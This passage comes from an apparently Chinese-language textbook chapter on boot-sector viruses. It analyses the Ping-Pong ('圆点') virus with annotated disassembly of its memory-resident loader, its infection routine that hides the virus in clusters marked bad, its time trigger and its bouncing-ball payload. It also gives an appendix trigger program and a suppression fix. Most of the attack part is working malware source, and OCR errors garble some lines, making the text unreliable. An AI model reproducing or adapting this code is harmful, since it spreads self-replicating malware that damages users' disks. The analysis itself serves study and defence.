97C0:7CCA CD13        INT       13
97C0:7CCC 7301        JNB       7CCF
97C0:7CCE 58          POP       AX
97C0:7CCF C3          RET
```

既然病毒进驻内存后要修改 INT 13H 中断向量，那么，带毒系统盘和无毒系统盘启动后，在 DEBUG 下分别查看 INT 13H 的中断向量（即查看 0 段的 4CH 4DH 4EH 4FH 四个字节的内容）应该不一样，但是对于 DOS 3.0 以上版本实际是一样的。为什么呢？这是因为 3.0 以上版本的 DOS 要扩充原 INT 13H 的功能（ROM BIOS 提供了基本的 INT 13H 中断服务程序），因而它要先保留原 INT 13H 的入口地址（即中断向量），然后修改 INT 13H 的中断向量，使其指向自己的相应程序，在新的 INT 13H 中断服务程序中再跳回到原 INT 13H 的中断服务程序，即在原 INT 13H 中断服务程序前加一段程序，因此 3.0 以上版本的 DOS 系统盘无论是染毒的还是健康的，启动后 INT 13H 的中断向量都一样。图 5.1 可以清楚地说明。

低版本的 DOS 并不修改 INT 13H 的中断向量，因而低版本染毒系统盘启动后的 INT 13H 的中断向量与健康的具有相同版本的系统盘启动后的 INT 13H 中断向量不一样。




图 5.1　机器启动后的 INT 13H

5-1-4　病毒如何传播

带毒系统盘启动后，病毒程序就被安装到内存的高端。如果病毒程序仅仅驻留在内存高端，那么除了耗去一部分内存空间外，对系统的正常运行没有任何影响。但是之所以为病毒，它就必然要伺机作恶，寻找健康盘进行感染。那么病毒又是如何传播或感染的呢？

从前面分析可知，在病毒程序装入内存的同时，BIOS 软中断 INT 13H 的中断向量已被修改，修改后的 INT 13H 入口地址指向内存高端的病毒程序。因此任一磁盘操作都必须首先经过病毒程序，这就给病毒传播造成了机会。

不同的系统引导型病毒其传播病毒的方式一般也不尽相同，对于圆点病毒，实际上并不是任一磁盘操作（读、写、格式化、回 0 道等等）都导致病毒的传播，而仅仅是读盘操

作才有可能触发病毒程序中的传播部分。传播前病毒程序首先判断被操作的盘是否已感染过，若已感染则不再感染，若还未曾感染，病毒程序就搜索盘的一个或几个连续的未用簇，然后保存盘的原引导记录在内存高端的工作空间中，把几个未用簇的第一个未用簇的第一扇区所对应的逻辑扇区号或物理位置记载在病毒程序的第一部分某一固定位置中，同时把病毒标志设置在病毒程序第一部分的某一固定位置中，接着把在内存高端的病毒程序第一部分（共 512 个字节）写到盘的引导扇区中，把病毒程序第二部分和原引导记录写到这些未用簇中，至此完成病毒的传播。至于为什么能够做到对已感染的盘不再感染，那是通过判断有无病毒标志来实现的。

下面给出的是圆点病毒程序的传播部分。

这是圆点病毒程序的传播部分

```
; 7D2E-7D36 为读磁盘的第一个扇区(0 道 0 头 1 扇区),
;DL = 盘号
97C0:7D2E B80102        MOV     AX,0201
97C0:7D31 B600          MOV     DH,00
97C0:7D33 B90100        MOV     CX,0001
97C0:7D36 E88AFF        CALL    7CC3
;
97C0:7D39 F606F87D80    TEST    BYTE PTR [7DF8],80
          ;判是否为硬盘
97C0:7D3E 7423          JZ      7D63
          ;不是则转7D63
; 7D40 – 7D50为在硬盘分区表中查找可引导分区
```

```
97C0:7D40 BEBE81        MOV    SI,81BE
          ;81BE = 分区表首址
97C0:7D43 B90400        MOV    CX,0004
          ;共有四个分区
97C0:7D46 807C0401      CMP    BYTE PTR [SI + 04],01
          ;系统标志是否为01
97C0:7D4A 740C          JZ     7D58
          ;是,则转7D58
97C0:7D4C 807C0404      CMP    BYTE PTR [SI + 04],04
          ;不为01则判是否为04
97C0:7D50 7406          JZ     7D58
          ;是,则转7D58不是,则判下一个分区
97C0:7D52 83C610        ADD    SI, + 10
          ;一个分区占16个字节
97C0:7D55 E2EF          LOOP   7D46
97C0:7D57 C3            RET
          ;都不可引导则返回
; 7D58 – 7D60为读分区引导记录
97C0:7D58 8B14          MOV    DX,[SI]
97C0:7D5A 8B4C02        MOV    CX,[SI + 2]
97C0:7D5D B80102        MOV    AX,0201
97C0:7D60 E860FF        CALL   7CC3
; 把所读扇区的开始28个字节(包含BPB等)
; 搬到7C02 – 7C1E中
97C0:7D63 BE0280        MOV    SI,8002
97C0:7D66 BF027C        MOV    DI,7C02
97C0:7D69 B91C00        MOV    CX,001C
```

```
97C0:7D6C F3          REPZ
97C0:7D6D A4          MOVSB
97C0:7D6E 813EFC81    CMP   WORD PTR [81FC],1357
          ;判是否有病毒标志1357
97C0:7D74 7515        JNZ   7D8B
          ;没有，则转7D8B进行感染
97C0:7D76 803EFB8100  CMP   BYTE PTR [81FB],00
          ;有，则判[81FB]是否为 0
97C0:7D7B 730D        JNB   7D8A
          ;不为0则转7D8A返回
97C0:7D7D A1F581      MOV   AX,[81F5]
97C0:7D80 A3F57D      MOV   [7DF5],AX
97C0:7D83 8B36F981    MOV   SI,[81F9]
97C0:7D87 E90801      JMP   7E92
97C0:7D8A C3          RET
; 对没感染的磁盘进行感染
97C0:7D8B 813E0B80000CMP   WORD PTR[800B],200
          ;[800B] = 每扇区字节数
97C0:7D91 75F7        JNZ   7D8A
          ;如一扇不为512字节则转7D8A返回
97C0:7D93 803E0D8002 CMP   BYTE PTR [800D],02
          ;[800D] = 每簇扇区数
97C0:7D98 72F0        JB    7D8A
          ;每簇不为两扇则放弃感染
; 7D9A – 7DCF为计算DOS文件区总簇数
97C0:7D9A 8B0E0E80    MOV   CX,[800E]
          ;[800E] = 保留扇区数
```

```
97C0:7D9E A01080       MOV  AL,[8010]
          ;[8010]=FAT个数
97C0:7DA1 98           CBW
97C0:7DA2 F7261680     MUL  WORDPTR[8016]
          ;[8016]=FAT占用扇区数
97C0:7DA6 03C8         ADD  CX,AX
          ;CX=保留扇区数+两个FAT占用扇区数
; 7DA8－7DB5为计算根目录所占的扇区数
97C0:7DA8 B82000       MOV  AX,0020
          ;每个目录项占20H个字节
97C0:7DAB F7261180     MUL  WORD PTR [8011]
          ;[8011]=根目录项数
97C0:7DAF 05FF01       ADD  AX,01FF
97C0:7DB2 BB0002       MOV  BX,0200
97C0:7DB5 F7F3         DIV  BX
97C0:7DB7 03C8         ADD  CX,AX
97C0:7DB9 890EF57D     MOV  [7DF5],CX
          ;[7DF5]=根目录区+FAT区+引导扇区
97C0:7DBD A1137C       MOV  AX,[7C13]
          ;[7C13]=总的逻辑扇区数
97C0:7DC0 2B06F57D     SUB  AX,[7DF5]
          ;AX=DOS文件区的总扇数
97C0:7DC4 8A1E0D7C     MOV  BL,[7C0D]
          ;[7C0D]=每簇扇区数
97C0:7DC8 33D2         XOR  DX,DX
97C0:7DCA 32FF         XOR  BH,BH
97C0:7DCC F7F3         DIV  BX
```

```
97C0:7DCE 40            INC   AX
97C0:7DCF 8BF8          MOV   DI,AX
          ;DI = 总簇数
97C0:7DD1 8026F77DFB    AND   BYTE PTR [7DF7],FB
; 7DD6 – 7DD8为决定FAT中一个表目占用字节数
97C0:7DD6 3DF00F        CMP   AX,0FF0
          ;判总簇数是否大于FF0
97C0:7DD9 7605          JBE   7DE0
          ;不大于则一个表目占用12个位(bit),转7DE0
97C0:7DDB 800EF77D04    OR    BYTE PTR [7DF7],04
          ;大于则一个表目占2个字节,并置标志
; 7DE0 – 7E50为在FAT中查找一个空簇
97C0:7DE0 BE0100        MOV   SI,0001
97C0:7DE3 8B1E0E7C      MOV   BX,[7C0E]
          ;[7C0E] = 引导扇区数
97C0:7DE7 4B            DEC   BX
97C0:7DE8 891EF37D      MOV   [7DF3],BX
          ;[7DF3] = 0
97C0:7DEC C606B27EFE    MOV   BYTE PTR [7EB2],FE
          ;7EB2单元为操作指针
97C0:7DF1 EB0D          JMP   7E00
;  病毒标志及有关参数区
97C0:7DF3  01 00 73 00 05-80 5B 03 00 57 13 55 AA
; 7E00–7E0D 为读 FAT 的第一个扇区
97C0:7E00  FF06F37D     INC   WORD PTR [7DF3]
          ;[7DF3] = 1
97C0:7E04  8B1EF37D     MOV   BX,[7DF3]
```

```
97C0:7E08 8006B27E02   ADD   BYTE PTR [7EB2],02
97C0:7E0D E88DFE       CALL  7C9D
97C0:7E10 EB39         JMP   7E4B
97C0:7E12 B80300       MOV   AX,0003
; 7E15 – 7E21为计算簇号在FAT中对应表目的位置
97C0:7E15 F606F77D04   TEST  BYTE PTR [7DF7],04
97C0:7E1A 7401         JZ    7E1D
97C0:7E1C 40           INC   AX
97C0:7E1D F7E6         MUL   SI
97C0:7E1F D1E8         SHR   AX,1
97C0:7E21 2A26B27E     SUB   AH,[7EB2]
          ;对乘积进行修正
97C0:7E25 8BD8         MOV   BX,AX
97C0:7E27 81FBFF01     CMP   BX,01FF
          ;FAT的这一扇区是否全找完
97C0:7E2B 73D3         JNB   7E00
          ;是则读FAT的下一扇区不是则进行查找

97C0:7E2D 8B970080     MOV   DX,[BX + 8000]
97C0:7E31 F606F77D04   TEST  BYTE PTR [7DF7],04
97C0:7E36 750D         JNZ   7E45
97C0:7E38 B104         MOV   CL,04
97C0:7E3A F7C60100     TEST  SI,0001
97C0:7E3E 7402         JZ    7E42
97C0:7E40 D3EA         SHR   DX,CL
97C0:7E42 80E60F       AND   DH,0F
97C0:7E45 F7C2FFFF     TEST  DX,FFFF
```

```
                ;判本表目是否为自由表目
97C0:7E49 7406          JZ      7E51
                ;是则跳出转7E51
97C0:7E4B 46            INC     SI
                ;不是则判下一簇
97C0:7E4C 3BF7          CMP     SI,DI
                ;到了最末一簇了吗?
97C0:7E4E 76C2          JBE     7E12
                ;没有则转7E12继续
97C0:7E50 C3            RET
                ;没有空簇则返回
; 7E51 – 7E68:把找到的空簇置上坏簇标志
97C0:7E51 BAF7FF        MOV     DX,FFF7
97C0:7E54 F606F77D04    TEST    BYTE PTR [7DF7],04
97C0:7E59 750D          JNZ     7E68
97C0:7E5B 80E60F        AND     DH,0F
97C0:7E5E B104          MOV     CL,04
97C0:7E60 F7C60100      TEST    SI,0001
97C0:7E64 7402          JZ      7E68
97C0:7E66 D3E2          SHL     DX,CL
97C0:7E68 09970080      OR      [BX + 8000],DX
; 7E6C – 7E70:把修改过的FAT的这一扇写回磁盘中
97C0:7E6C 8B1EF37D      MOV     BX,[7DF3]
97C0:7E68 09970080      OR      [BX + 8000],DX
                ;7E6C – 7E70:把修改过的FAT的这一扇
                ;写回磁盘中
97C0:7E6C 8BIEF37D      MOV     BX,[7DF3]
```

```
97C0:7E70 E825FE        CALL    7C98
; 7E73 – 7E84:把找到的空簇变换成逻辑扇区号
97C0:7E73 8BC6          MOV     AX,SI
97C0:7E75 2D0200        SUB     AX,0002
97C0:7E78 8A1E0D7C      MOV     BL,[7C0D]
          ;[7C0D] = 每簇扇区数
97C0:7E7C 32FF          XOR     BH,BH
97C0:7E7E F7E3          MUL     BX
97C0:7E80 0306F57D      ADD     AX,[7DF5]
97C0:7E84 8BF0          MOV     SI,AX
; 7E86 – 7E8F:读盘引导记录并将其写到找到的空簇的
; 第二扇区中
97C0:7E86 BB0000        MOV     BX,0000
97C0:7E89 E811FE        CALL    7C9D
97C0:7E8C 8BDE          MOV     BX,SI
97C0:7E8E 43            INC     BX
97C0:7E8F E806FE        CALL    7C98
; 7E92 – 7E9F:把病毒程序的第二部分写到找到的空簇的
; 第一扇区中
97C0:7E92 8BDE          MOV     BX,SI
97C0:7E94 8936F97D      MOV     [7DF9],SI
          ;把找到的空簇所对应的逻辑扇区号
          ;写到7DF9单元中
97C0:7E98 0E            PUSH    CS
97C0:7E99 58            POP     AX
97C0:7E9A 2D2000        SUB     AX,0020
97C0:7E9D 8EC0          MOV     ES,AX
```

```
97C0:7E9F E8F6FD        CALL    7C98
; 7EA2 – 7EAC:把病毒程序第一部分写到引导扇区中
97C0:7EA2 0E            PUSH    CS
97C0:7EA3 58            POP     AX
97C0:7EA4 2D4000        SUB     AX,0040
97C0:7EA7 8EC0          MOV     ES,AX
97C0:7EA9 BB0000        MOV     BX,0000
97C0:7EAC E8E9FD        CALL    7C98
97C0:7EAF C3            RET
          ;感染完毕返回
97C0:7EB0    6D 02 22                    ...
```

这是一个写磁盘的子程序(一次一扇)
入口参数:BX＝起始逻辑扇区号
出口参数:把 ES:8000 的信息写到磁盘中

```
97C0:7C98 B80103      M0V       AX,0301
97C0:7C9B EB03        JMP       7CA0
```

这是一个读磁盘的子程序(一次一扇)
入口参数:BX＝起始逻辑扇区号
出口参数:读入 ES:8000 中

```
97C0:7C9D B80102    MOV   AX,0201
97C0:7CA0 93        XCHG  BX,AX
97C0:7CA1 03061C7C  ADD   AX,[7C1C]
          ;[7C1C]＝隐藏扇区数
97C0:7CA5 33D2      XOR   DX,DX
97C0:7CA7 F736187C  DIV   WORD PTR [7C18]
          ;[7C18]＝每道扇区数
```

```
97C0:7CAB FEC2      INC   DL
97C07CDA 8AEA       MOV   CH,DL
97C0:7CAF 33D2      XOR   DX,DX
97C0:7CB1 F7361A7CDIV     WORD PTR [7C1A]
          ;[7C1A]=磁头数
97C0:7CB5 B106      MOV   CL,06
97C0:7CB7 D2E4      SHL   AH,CL
97C0:7CB9 0AE5      OR    AH,CH
97C0:7CBB 8BC8      MOV   CX,AX
97C0:7CBD 86E9      XCHG  CH,CL
97C0:7CBF 8AF2      MOV   DH,DL
97C0:7CC1 8BC3      MOV   AX,BX
```

```
这是一个读写磁盘的子程序
入口参数:AH=功能号,AL=扇区数,CH=磁道号
        DH=磁头号,[7DF8]=盘号,CL=扇区号
```

```
97C0:7CC3 8A16F87D      MOV     DL,[7DF8]
97C0:7CC7 BB0080        MOV     BX,8000
97C0:7CCA CD13          INT     13
97C0:7CCC 7301          JNB     7CCF
97C0:7CCE 58            POP     AX
97C0:7CCF C3            RET
```

这部分程序较为复杂，为便于阅读，特给出相应的程序流程图，见图 5.2。




图 5.2 病毒程序传播部分程序流程图

5-1-5 病毒如何发作

在相当长的一段时间内，染毒的机器除了不停地传播病毒外，表面上并没有什么异样，因此当它悄悄作恶时人们还以为一切正常，这种"犯罪"的隐蔽性不知带来多么严重的后果。但是染毒的机器，经过一定的时间总要表现出来，那么满足什么条件病毒才有表现以及又是如何表现的呢?

这里所谓的条件是指时间条件，也就是说，当处在病毒程序规定的某一时间范围内读（或写）的盘，病毒程序的发作部分就被激活，从而在计算机的显示器上就能看到小球或圆点作某种运动或其它的屏幕异常显示。在这规定的时间范围之外，无论怎样读（或写）盘，病毒的发作部分都不能被激活。病毒程序中常常使用 INT 1AH 软中断来读取机器的时间。

INT 1AH 是日时钟服务程序，无入口参数，返回的值高字在寄存器 CX 中，低字在寄存器 DX 中，CX 和 DX 的值包含有时间的三个部分，即小时、分和秒，但并不是小时、分和秒的直接形式，而要通过运算才能得出相应的小时、分和秒。计算规则如下:

(1) 将 CX 的值乘以 65536 再加上 DX 的值，其和除以 18，设其商为 Q1;

(2) Q1 除以 60，其商为 Q2，余数为 R2，则 R2 为秒数.

(3) Q2 除以 60，得商 Q3，余数 R3，则 R3 为分钟数。

(4) Q3 除以 60，其商为 Q4，则 Q4 为小时数。

下面是圆点病毒程序中的一段:

```
97C0:7CF2  INT   1A
97C0:7CF4  TEST  DH, 7F
97C0:7CF7  JNZ   7D03
97C0:7CF9  TEST  DL, F0
97C0:7CFC  JNZ   7D03
97C0:7CFE  PUSH  DX
97C0:7CFF  CALL  7EB3  ; 在屏幕上使小球作无
                       ; 休止运动
97C0:7D02  POP   AX
```

从这段程序可以看出，当在时间的整点或半点的数秒内，两次读相同的盘时，就会触发病毒程序的发作部分，使得小球在显示器上作准正弦曲线运动（西文状态）或使屏幕上的信息上下滚动（中文状态）。改变 97C0:7CF4 和 97C0:7CF7 处的条件转移指令改成无条件转向 97C0:7CFE 的 JMP 7CFE 则只要满足两次读相同的盘，病毒就立即发作，在显示器上出现运动的小球。

圆点病毒发作时，为什么在显示器上有一个永不停止的小球（西文状态）或屏幕上下滚动（中文状态）呢？这是因为当满足某种条件时，就运行病毒程序的发作部分。在这部分程序中，对时钟中断 INT 8H 的中断向量进行修改，使其指向显示小球的病毒程序。日时钟中断是一个硬中断，它以插入周期的形式运行,它由 8253 定时器触发,每秒中断 18.2 次，因而在显示器上能够看到一个小球在不停地运动。

下面给出的是圆点病毒程序的发作部分:

这是圆点病毒程序的发作部分

```
97C0:7EB3 F606F77D02    TEST  BYTEPTR[7DF7],02
          ;判开机后是否发作过
97C0:7EB8 7524          JNZ   7EDE
          ;发作过则转7EDE返回
97C0:7EBA 800EF77D02    OR    BYTE PTR [7DF7],02
          ;没发作则置发作标志
; 7EBF – 7EDA:保留INT8H的中断向量并修改成
; 指向97C0:7EDF的病毒程序
97C0:7EBF B80000        MOV   AX,0000
97C0:7EC2 8ED8          MOV   DS,AX
97C0:7EC4 A12000        MOV   AX,[0020]
97C0:7EC7 8B1E2200      MOV   BX,[0022]
97C0:7ECB C7062000DF7E MOV WORD PTR[0020],7EDF

97C0:7ED1 8C0E2200      MOV   [0022],CS
97C0:7ED5 0E            PUSH  CS
97C0:7ED6 1F            POP   DS
97C0:7ED7 A3C97F        MOV   [7FC9],AX
97C0:7EDA 891ECB7F      MOV   [7FCB],BX
97C0:7EDE C3            RET
; 7EDF – 7FC8为修改后的时钟中断服务程序
97C0:7EDF 1E            PUSH  DS
97C0:7EE0 50            PUSH  AX
97C0:7EE1 53            PUSH  BX
97C0:7EE2 51            PUSH  CX
97C0:7EE3 52            PUSH  DX
97C0:7EE4 0E            PUSH  CS
```

```
97C0:7EE5 1F              POP  DS
97C0:7EE6 B40F            MOV  AH,0F
97C0:7EE8 CD10            INT  10
97C0:7EEA 8AD8            MOV  BL,AL
97C0:7EEC 3B1ED47F        CMP  BX,[7FD4]
97C0:7EF0 7435            JZ   7F27
97C0:7EF2 891ED47F        MOV  [7FD4],BX
97C0:7EF6 FECC            DEC  AH
97C0:7EF8 8826D67F        MOV  [7FD6],AH
97C0:7EFC B401            MOV  AH,01
97C0:7EFE 80FB07          CMP  BL,07
97C0:7F01 7502            JNZ  7F05
97C0:7F03 FECC            DEC  AH
97C0:7F05 80FB04          CMP  BL,04
97C0:7F08 7302            JNB  7F0C
97C0:7F0A FECC            DEC  AH
97C0:7F0C 8826D37F        MOV  [7FD3],AH
97C0:7F10 C706CF7F0101    MOV  WORD PTR[7FCF],0101
97C0:7F16 C706D17F0101    MOV  WORD PTR[7FD1],0101
97C0:7F1C B403            MOV  AH,03
97C0:7F1E CD10            INT  10
97C0:7F20 52              PUSH DX
97C0:7F21 8B16CF7F        MOV  DX,[7FCF]
97C0:7F25 EB23            JMP  7F4A
97C0:7F27 B403            MOV  AH,03
97C0:7F29 CD10            INT  10
97C0:7F2B 52              PUSH DX
```

```
97C0:7F2C B402          MOV  AH,02
97C0:7F2E 8B16CF7F      MOV  DX,[7FCF]
97C0:7F32 CD10          INT  10
97C0:7F34 A1CD7F        MOV  AX,[7FCD]
97C0:7F37 803ED37F01    CMP  BYTE PTR[7FD3],01
97C0:7F3C 7503          JNZ  7F41
97C0:7F3E B80783        MOV  AX,8307
97C0:7F41 8ADC          MOV  BL,AH
97C0:7F43 B90100        MOV  CX,0001
97C0:7F46 B409          MOV  AH,09
97C0:7F48 CD10          INT  10
97C0:7F4A 8B0ED17F      MOV  CX,[7FD1]
97C0:7F4E 80FE00        CMP  DH,00
97C0:7F51 7505          JNZ  7F58
97C0:7F53 80F5FF        XOR  CH,FF
97C0:7F56 FEC5          INC  CH
97C0:7F58 80FE18        CMP  DH,18
97C0:7F5B 7505          JNZ  7F62
97C0:7F5D 80F5FF        XOR  CH,FF
97C0:7F60 FEC5          INC  CH
97C0:7F62 80FA00        CMP  DL,00
97C0:7F65 7505          JNZ  7F6C
97C0:7F67 80F1FF        XOR  CL,FF
97C0:7F6A FEC1          INC  CL
97C0:7F6C 3A16D67F      CMP  DL,[7FD6]
97C0:7F70 7505          JNZ  7F77
97C0:7F72 80F1FF        XOR  CL,FF
```

```
97C0:7F75 FEC1          INC  CL
97C0:7F77 3B0ED17F      CMP  CX,[7FD1]
97C0:7F7B 7517          JNZ  7F94
97C0:7F7D A1CD7F        MOV  AX,[7FCD]
97C0:7F80 2407          AND  AL,07
97C0:7F82 3C03          CMP  AL,03
97C0:7F84 7505          JNZ  7F8B
97C0:7F86 80F5FF        XOR  CH,FF
97C0:7F89 FE05          INC  CH
97C0:7F8B 3C05          CMP  AL,05
97C0:7F8D 7505          JNZ  7F94
97C0:7F8F 80F1FF        XOR  CL,FF
97C0:7F92 FEC1          INC  CL
97C0:7F94 02D1          ADD  DL,CL
97C0:7F96 02F5          ADD  DH,CH
97C0:7F98 890ED17F      MOV  [7FD1],CX
97C0:7F9C 8916CF7F      MOV  [7FCF],DX
97C0:7FA0 B402          MOV  AH,02
97C0:7FA2 CD10          INT  10
97C0:7FA4 B408          MOV  AH,08
97C0:7FA6 CD10          INT  10
97C0:7FA8 A3CD7F        MOV  [7FCD],AX
97C0:7FAB 8ADC          MOV  BL,AH
97C0:7FAD 803ED37F01    CMP  BYTE PTR [7FD3],01
97C0:7FB2 7502          JNZ  7FB6
97C0:7FB4 B383          MOV  BL,83
97C0:7FB6 B90100        MOV  CX,0001
```

```
97C0:7FB9 B80709          MOV  AX,0907
97C0:7FBC CD10            INT  10
97C0:7FBE 5A              POP  DX
97C0:7FBF B402            MOV  AH,02
97C0:7FC1 CD10            INT  10
97C0:7FC3 5A              POP  DX
97C0:7FC4 59              POP  CX
97C0:7FC5 5B              POP  BX
97C0:7FC6 58              POP  AX
97C0:7FC7 1F              POP  DS
97C0:7FC8 EAA5FE00F0      JMP  F000:FEA5
```

```
7FCD                                                    00 03 4B
7FD0 0D FF FF 01 06 00 4F B7-B7 B7 B6 40 40 88 DE E6
7FE0 5A AC D2 E4 EA E6 40 50-EC 40 64 5C 60 52 40 40
7FF0 40 40 64 62 5E 62 60 5E-70 6E 40 41 B7 B7 B7 B6
```

附录 5.1 圆点病毒的触发程序

这是一段小汇编程序

```
; 0100-010B 为满足时间条件
5523:0100 B84000          MOV      AX,0040
5523:0103 8ED8            MOV      DS,AX
5523:0105 B8080           MOV      AX,800F
5523:0108 BB6C00          MOV      BX,006C
5523:010B 8907            MOV      [BX],AX
```

```
100          A1130          MOV       AX,[0013]
110          B106           MOV       CL,06
112          D3E0           SHL       AX,CL
114          2DC007         SUB       AX,07C0
117          8ED8           MOV       DS,AX
119          33C0           XOR       AX,AX
11B          A2F77D         MOV       [7DF7],AL
11E          EB0D           JMP       12D
; 012D — 013D为满足两次读相同盘的条件
5523:012D BA8000            MOV       DX,0080
5523:0130 B90100            MOV       CX,0001
5523:0133 BB0010            MOV       BX,1000
5523:0136 B80102            MOV       AX,0201
5523:0139 CD13              INT       13
5523:013B CD13              INT       13
5523:013D CD20              INT       20
```

在染上圆点病毒的机器上运行上面这段程序，显示器将会立即出现运动的小球。

附录 5.2　圆点病毒的抑制程序

恢复原 INT 8 的中断向量

```
5523:0100 BAA5FE            MOV       DX,FEA5
5523:0103 B800F0            MOV       AX,F000
5523:0106 8ED8              MOV       DS,AX
5523:0108 B80825            MOV       AX,2508
```

```
5523:010B CD21          INT         21
5523:010D CD20          INT         20
```

当染上圆点病毒的机器病毒正发作（即显示器上出现小球）时，运行上面这段程序，将使运动的小球立即停止，以后显示器的显示一切正常。

5-1-6 病毒标志

病毒在对磁盘染毒后，就要在染毒盘上做上自己的标志，以后再遇到经它感染过的磁盘就放弃感染。病毒标志通常被放在病毒程序的第一部分内，即放在磁盘引导扇区中的某一固定位置。

为什么要设置病毒标志呢？设置病毒标志是施毒者的高明之处。因为对于施毒者来说，既要传播病毒，又要做得隐蔽些使得不被人很快发觉，以满足恶作剧的心理。如不设置病毒标志则很难实现这个目的。病毒施毒后不做标志结果会怎样呢？

如果被病毒感染的磁盘没有相应的标志，则该盘还可能被同种病毒再次感染，而且这种被同种病毒再次感染的过程在磁盘还有自由空间前不会结束，第一次感染时，病毒将把原引导程序和病毒程序第二部分放在一个被标为坏的空簇中，第二次感染时，病毒将病毒程序第一部分（第一次感染时写到引导扇区的病毒程序）和病毒程序的第二部分放在另一个被标为坏的空簇中，余类推。因而一张只有几个文件、自由空间很多的磁盘在染毒的机器上使用一段时间（经常读该盘上某一文件）后，虽然不在该盘上创建、拷贝文件，但该盘的自由空间将莫明其妙地大大减少，甚至最后变成无可

用空间．因而用户将产生怀疑并处理，显然不会使病毒潜伏良久．对于启动盘，除了空间被病毒大量占用外，而且还将导致启动过程大大减慢，启动后内存可用空间大大减少，这是为什么呢?

假定启动盘被无病毒标志的同种病毒感染了 n 次，则在最后加载 DOS 前将把病毒程序在内存安装 n 次，设每次安装占用内存 mK 空间，则安装 n 次要占用内存 n×mK 空间，一般地，系统引导型病毒在内存安装一次至少要占用 2K 空间，假定感染 50 次，则 n×m＝50×2＝100K，因而病毒程序至少占用 100K 空间，由于多次在内存安装病毒程序，因而将使启动过程明显变慢．

被无病毒标志的同种病毒多次感染的系统盘启动后，除了内存空间大大减少外，还可能有下面两种之一的结果．

.读写盘的速度与被感染一次的系统盘启动后的读写盘速度一样．

.读写盘的速度大大降低甚至到达不能容忍的程度．这是因为有的系统引导型病毒在修改原 INT 13H 的中断向量使其指向病毒程序后，在病毒程序中并不跳到由原 INT 13H 中断向量所指示的中断服务程序去执行，而是直接跳到由 ROM BIOS 为 INT 13H 编制的服务程序(C800:051A)去执行，这就呈现第一种结果．有的系统引导型病毒在修改原 INT 13H 中断向量使其指向病毒程序前，首先保留原中断向量，在病毒程序中再跳到由原中断向量所指示的服务程序去执行，因而呈现第二种结果．

事实上几乎所有的病毒都有自己的标志，如圆点病毒的标志为十六进制的 1357，Brain 病毒的标志为 1234，…等等，不同的病毒其标志一般也不同．目前大多数的免疫做法

都是在健康盘上加上病毒标志，但这样做是有限度的。

显而易见，当一个盘被某种病毒感染后，就不可能被同种病毒再次感染，但是却完全可能被另外一种病毒感染。如果一个系统盘被多种病毒交叉感染，则最后感染的病毒的程序的第一部分将驻留在盘的引导扇区中，而其它的病毒的程序则放在被标为坏的若干个簇中，系统启动过程将明显减慢，所有病毒程序将全部进驻内存，并且将出现下面两种情况之一。

.只有最后一次感染的病毒有机会被激活(指读写盘能获得 CPU 控制权)，而其它病毒虽然进驻内存，但却处于休眠状态。

.几种病毒都有机会被激活，结果将造成更为可怕的病毒扩散和对正常工作的打扰，这就是出现所谓综合并发症。这种情况有可能给计算机系统以致命的打击。

5-1-7 一个完整的病毒程序

在把病毒程序的几个部分分别介绍后，有必要以完整的形式给出病毒程序的全部，使得把几部分衔接起来进行分析，从而透彻地理解病毒产生、传播和发作的原理，进而采取各种措施和办法来对付病毒。

一般地病毒程序由三部分组成，即①跳转指令代码②基本输入输出参数块 BPB 或其它提示信息 ③病毒程序主体。其中第③部分通常又有引入、传播、发作三部分。

下面给出的是蔓延最广的圆点病毒程序。

这是一个完整的圆点病毒程序

```
97C0:7C00 EB1C          JMP         7C1E
97C0:7C02 90            NOP
; OEM 名及基本输入输出参数块 BPB
7C03          49 42 4D 20  20-33  2E 31 00 02 04 01 00   IBM 3.1
7C10 02 00 02 07 A3 F8 29  00-11  00 04 00 11 00 FF FF
; 7C1E-7C93:为病毒程序引入部分
97C0:7C1E 33C0          XOR     AX,AX
97C0:7C20 8ED0          MOV     SS,AX
97C0:7C22 BC007C        MOV     SP,7C00
97C0:7C25 8ED8          MOV     DS,AX
97C0:7C27 A11304        MOV     AX,[0413]
97C0:7C2A 2D0200        SUB     AX,0002
97C0:7C2D A31304        MOV     [0413],AX
97C0:7C30 B106          MOV     CL,06
97C0:7C32 D3E0          SHL     AX,CL
97C0:7C34 2DC007        SUB     AX,07C0
97C0:7C37 8EC0          MOV     ES,AX
97C0:7C39 BE007C        MOV     SI,7C00
97C0:7C3C 8BFE          MOV     DI,SI
